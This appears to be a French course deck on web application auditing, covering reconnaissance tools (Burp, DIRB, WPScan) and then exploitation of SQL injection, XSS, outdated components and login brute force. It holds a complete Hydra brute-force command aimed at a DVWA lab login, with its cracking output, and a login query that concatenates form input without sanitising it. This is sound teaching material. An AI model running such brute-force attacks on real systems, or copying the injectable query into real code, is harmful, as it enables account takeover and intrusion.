
Logiciel applicatif : **serveur web(apache..)** **code source(php, css,..)** **Base de données**

Les applications web sont de plus en plus répandues. Cible de choix pour les hackers.



# Audit Web: méthodologie

---



# Audit Web: reconnaissance

---

## La reconnaissance 1P:

### **Examiner le code source**

Le code source peut également fournir de nombreuses informations utiles que vous pouvez utiliser plus tard pour trouver une vulnérabilité.

En examinant attentivement le code de la page web, vous serez en mesure de déterminer l'environnement de l'application et son fonctionnement global.

### **Documentation pendant la phase de reconnaissance**


Il est essentiel de tout documenter de manière organisée pendant la phase de rassemblement de votre enquête.

Cela vous donnera une base de référence à partir de laquelle vous pourrez continuer à étudier la cible et, espérons-le, trouver des vulnérabilités dans le système pour les exploiter ultérieurement.

# Audit Web: reconnaissance

Scanners, envoi de simples requêtes HTTP ou de requêtes spécialement conçues.

Il est ainsi possible de forcer l'application à divulguer des informations, par exemple en divulguant des messages d'erreur ou en révélant les versions et les technologies utilisées.



## 404 Not Found

nginx/1.12.2

# Audit Web: reconnaissance

Go Cancel <|>

Request

Raw Headers Hex

OPTIONS /raj/ HTTP/1.1  
Host: 192.168.1.109  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:60.0)  
Gecko/20100101 Firefox/60.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;  
q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.1.109/  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 0  
Connection: close  
Upgrade-Insecure-Requests: 1

Target: http://192.168.1.109

Response

Raw Headers Hex

HTTP/1.1 200 OK  
Date: Mon, 24 Sep 2018 21:29:03 GMT  
Server: Apache/2.2.21 (Unix) mod\_ssl/2.2.21  
OpenSSL/1.0.0k DAV/2 PHP/5.4.3  
Allow: GET,HEAD,POST,OPTIONS,TRACE  
Content-Length: 0  
Connection: close  
Content-Type: text/plain

# Audit Web: reconnaissance

---

## **Wappalyzer**

Wappalyzer est un utilitaire qui permet de découvrir les technologies utilisées sur les sites web. Il détecte les systèmes de gestion de contenu, les plateformes de commerce électronique, les cadres de travail Web, les logiciels de serveur, les outils d'analyse et bien d'autres encore.

## **WPscan**

WPScan est un scanner de vulnérabilité WordPress de type boîte noire qui peut être utilisé pour scanner des installations WordPress distantes afin de trouver des problèmes de sécurité.

<https://wpscan.org/>

# Audit Web: reconnaissance

---

## **DIRBuster**

DIRBuster est un scanner de contenu Web. Il recherche les objets Web existants (et/ou cachés). Il fonctionne essentiellement en lançant une attaque basée sur un dictionnaire contre un serveur web et en analysant la réponse. DIRB est livré avec un ensemble de listes de mots d'attaque préconfigurées pour une utilisation facile, mais vous pouvez utiliser vos listes de mots personnalisées. DIRB peut également être utilisé comme un scanner CGI classique, mais n'oubliez pas qu'il s'agit d'un scanner de contenu et non d'un scanner de vulnérabilité.

<https://tools.kali.org/web-applications/dirb>

## **Burp**

Proxy qui va intercepter les requêtes et les analyser.


Les réponses aux demandes HEAD et OPTION révéleront très certainement le logiciel et la version du serveur web. Parfois, les réponses contiennent des données encore plus précieuses.

Vous pouvez facilement intercepter ces informations sur burp en visitant le site web cible


- <https://portswigger.net/burp>

# Audit Web: reconnaissance

---



# Audit Web: reconnaissance





# Audit Web: reconnaissance

Paramètres de connexion

Configuration du serveur proxy pour accéder à Internet

☐ Pas de proxy

☐ Détection automatique des paramètres de proxy pour ce réseau

☐ Utiliser les paramètres proxy du système

☒ Configuration manuelle du proxy

Proxy HTTP localhost Port 8080

☒ Utiliser également ce proxy pour FTP et HTTPS

Proxy HTTPS localhost Port 8080

Proxy FTP localhost Port 8080

Hôte SOCKS Port 0

☐ SOCKS v4 ☒ SOCKS v5

☐ Adresse de configuration automatique du proxy

Actualiser

Pas de proxy pour

Exemples : mozilla.org, asso.fr, 192.168.1.0/24

Les connexions à localhost, 127.0.0.1 ou ::1 ne passent jamais par un proxy.


☐ Ne pas me demander de m'authentifier si le mot de passe est enregistré

☐ Utiliser un DNS distant lorsque SOCKS v5 est actif

☐ Activer le DNS via HTTPS

Utiliser le fournisseur Cloudflare (par défaut)

OK Annuler Aide



## Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure

Add	Running	Interface	Invisible	Redirect	Certificate
Edit	<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host
Remove					


Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS c

# Audit Réseau: Reconnaissance

## Exercice

Site rootme.org

Challenge : web-serveur html



# Audit Web: phase d'exploitation

---

## Exploitation (2P):

Cette phase consistera à prendre toutes les vulnérabilités potentielles identifiées lors de la phase précédente de l'évaluation et à tenter de les exploiter comme le ferait un attaquant.

Cela permet d'évaluer le niveau de risque réaliste associé à l'exploitation réussie de la vulnérabilité, d'analyser la possibilité de chaînes d'exploitation/d'attaque et de tenir compte des contrôles d'atténuation qui pourraient être mis en place.

- **Outils: Burp Suite, Metasploit Framework, sqlmap, etc**

# Audit Web: phase d'exploitation

---

## SQL

Pour que les différents logiciels et le moteur de base de données puissent se comprendre, ils utilisent un langage appelé SQL.

Ce langage est complet. Il va être utilisé pour :

- Lire les données,
- Ecrire les données,
- Modifier les données,
- Supprimer les données
- Il permettra aussi de modifier la structure de la base de données

## TD

# Audit Web: phase d'exploitation

## Injection

Les attaques par injection se produisent lorsque des données non fiables sont envoyées à un interpréteur de code par le biais d'une saisie de formulaire ou d'une autre soumission de données à une application web.

exemple d'une attaque par injection SQL dans un champ de formulaire.

```
<form action='index.php' method="post">


<input type="email" name="email" required="required"/>

<input type="password" name="password"/>

<input type="checkbox" name="remember_me" value="Remember me"/>

<input type="submit" value="Submit"/>

</form>
```



Login | Personal Contacts Manager v1.0

Email\*


Password\*

☐ Remember me

Submit

```
SELECT * FROM users WHERE email = $_POST['email'] AND password = md5($_POST['password']);
```

# Audit Web: phase d'exploitation



# Audit Web: phase d'exploitation

---

Les vulnérabilités des systèmes d'authentification (login) peuvent donner aux attaquants l'accès à des **comptes d'utilisateurs** et même la possibilité de compromettre un système entier en utilisant un **compte d'administrateur**.

Par exemple, un attaquant peut prendre une liste contenant des milliers de combinaisons connues de noms d'utilisateur et de mots de passe obtenues lors d'une violation de données et utiliser un script pour essayer toutes ces combinaisons sur un système de connexion afin de voir si certaines fonctionnent.

**Vulnerability: Brute Force**

**Login**

Username:

Password:

Username and/or password incorrect.

# Audit Web: phase d'exploitation

## Command « Hydra » pour bruteforce:

```
hydra 192.168.0.20 -V -I admin -P 'QuickPasswords.txt' http-get-form  
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie:  
PHPSESSID=8g187lonl2odp8n45adoe38hg3; security=low"
```

- **-V** Sortie verbeuse indiquant le login + pass pour chaque tentative dans le terminal.
- **-I admin** Se connecter en utilisant le nom d'utilisateur fourni cela pourrait être un -L majuscule à essayer contre une liste de noms d'utilisateur.
- **-P** Charger les mots de passe d'un fichier dans l'exemple ce fichier s'appelle QuickPasswords.txt.
- **http-get-form** Indique à HYDRA que nous voulons utiliser une demande d'obtention et suit avec l'emplacement du formulaire que nous voulons « Brute Forcer »
- **username=^USER^&password=^PASS^** Cela ajoute des marqueurs de lieu dans notre commande où nous voulons que HYDRA force brutalement la requête (remplacez simplement l'endroit où vous voyez le nom d'utilisateur et le mot de passe réels utilisés lors de la connexion.
- **:F=Username and/or password incorrect.** C'est le message d'échec qui indique à hydra que ce message doit être un login valide.
- **H=Cookie:** Il s'agit des informations de cookie qui sont générées lorsque vous vous connectez à la DVWA et qui ne sont réellement nécessaires qu'en raison de cette page de connexion initiale sur la DVWA.



# Audit Web: phase d'exploitation

---

## Résultat:

```
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin123" - 28 of 55 [child 11] (0/0) 100101 Firefox/63.0
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1" - 29 of 55 [child 14] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin12" - 30 of 55 [child 2] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1234" - 31 of 55 [child 15] (0/0)
[80][http-get-form] host: 192.168.0.20 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-12-28 17:04:09
```

# Audit Web: phase d'exploitation

---

## Injection : XSS

JavaScript est un langage de programmation qui permet d'implémenter des mécanismes complexes sur une page web, c'est un langage de script coté client, c'est à dire qu'il est exécuté sur le navigateur.


Le cœur de JavaScript est constitué de fonctionnalités communes de programmation permettant de : exécuter du code en réponse à certains événements se produisant sur une page web.

Le code javascript est inséré dans les pages html sous les balises **<script>**

# Audit Web: phase d'exploitation

Exemple Java script:


Cliquez droit sur la page et examiner l'élément



# Audit Web: phase d'exploitation

## Injection XSS


Les vulnérabilités des scripts intersites se produisent lorsque des applications web permettent aux utilisateurs d'ajouter un **code personnalisé** dans un chemin d'accès ou sur un site web qui sera vu par les autres utilisateurs. Cette vulnérabilité peut être exploitée pour exécuter du **code JavaScript** malveillant sur le navigateur d'une victime.



# Audit Web: phase d'exploitation

## Utilisation de composants vulnérable

De nombreux développeurs web modernes utilisent des composants tels que des **bibliothèques et des frameworks** dans leurs applications web. Les développeurs de composants proposent souvent des correctifs de sécurité et des mises à jour pour remédier aux vulnérabilités connues, mais les développeurs d'applications web n'ont pas toujours les versions corrigées ou les plus récentes des composants fonctionnant sur leurs applications.




*Un logiciel obsolète est l'un des points d'entrée les plus faciles.*

### Outdated CMS Detection


In 2019, 56% of all CMS applications were out of date at the point of infection. This number has not changed since our last [2018 hacked website trend analysis](#).

A more detailed look at the data shows that WordPress' automatic background updates introduced in version 3.7 are giving users an advantage over software that doesn't contain auto-update features. 49% of WordPress installations were outdated at the point of infection, lower than the other popular CMS applications.

Outdated and Updated CMS - 2019



Outdated Infected CMS Distribution - 2019



# Audit Infrastructure : Post-Exploitation

---

**3Propagate:** La **post-exploitation** prend l'accès dont nous disposons et tente de l'étendre et de l'élever.

Devenir administrateur de l'application

Rediriger les utilisateurs vers le site du hacker

Prendre le contrôle du serveur où est installé l'application



---

**Kevin.hirwa@tutanota.com**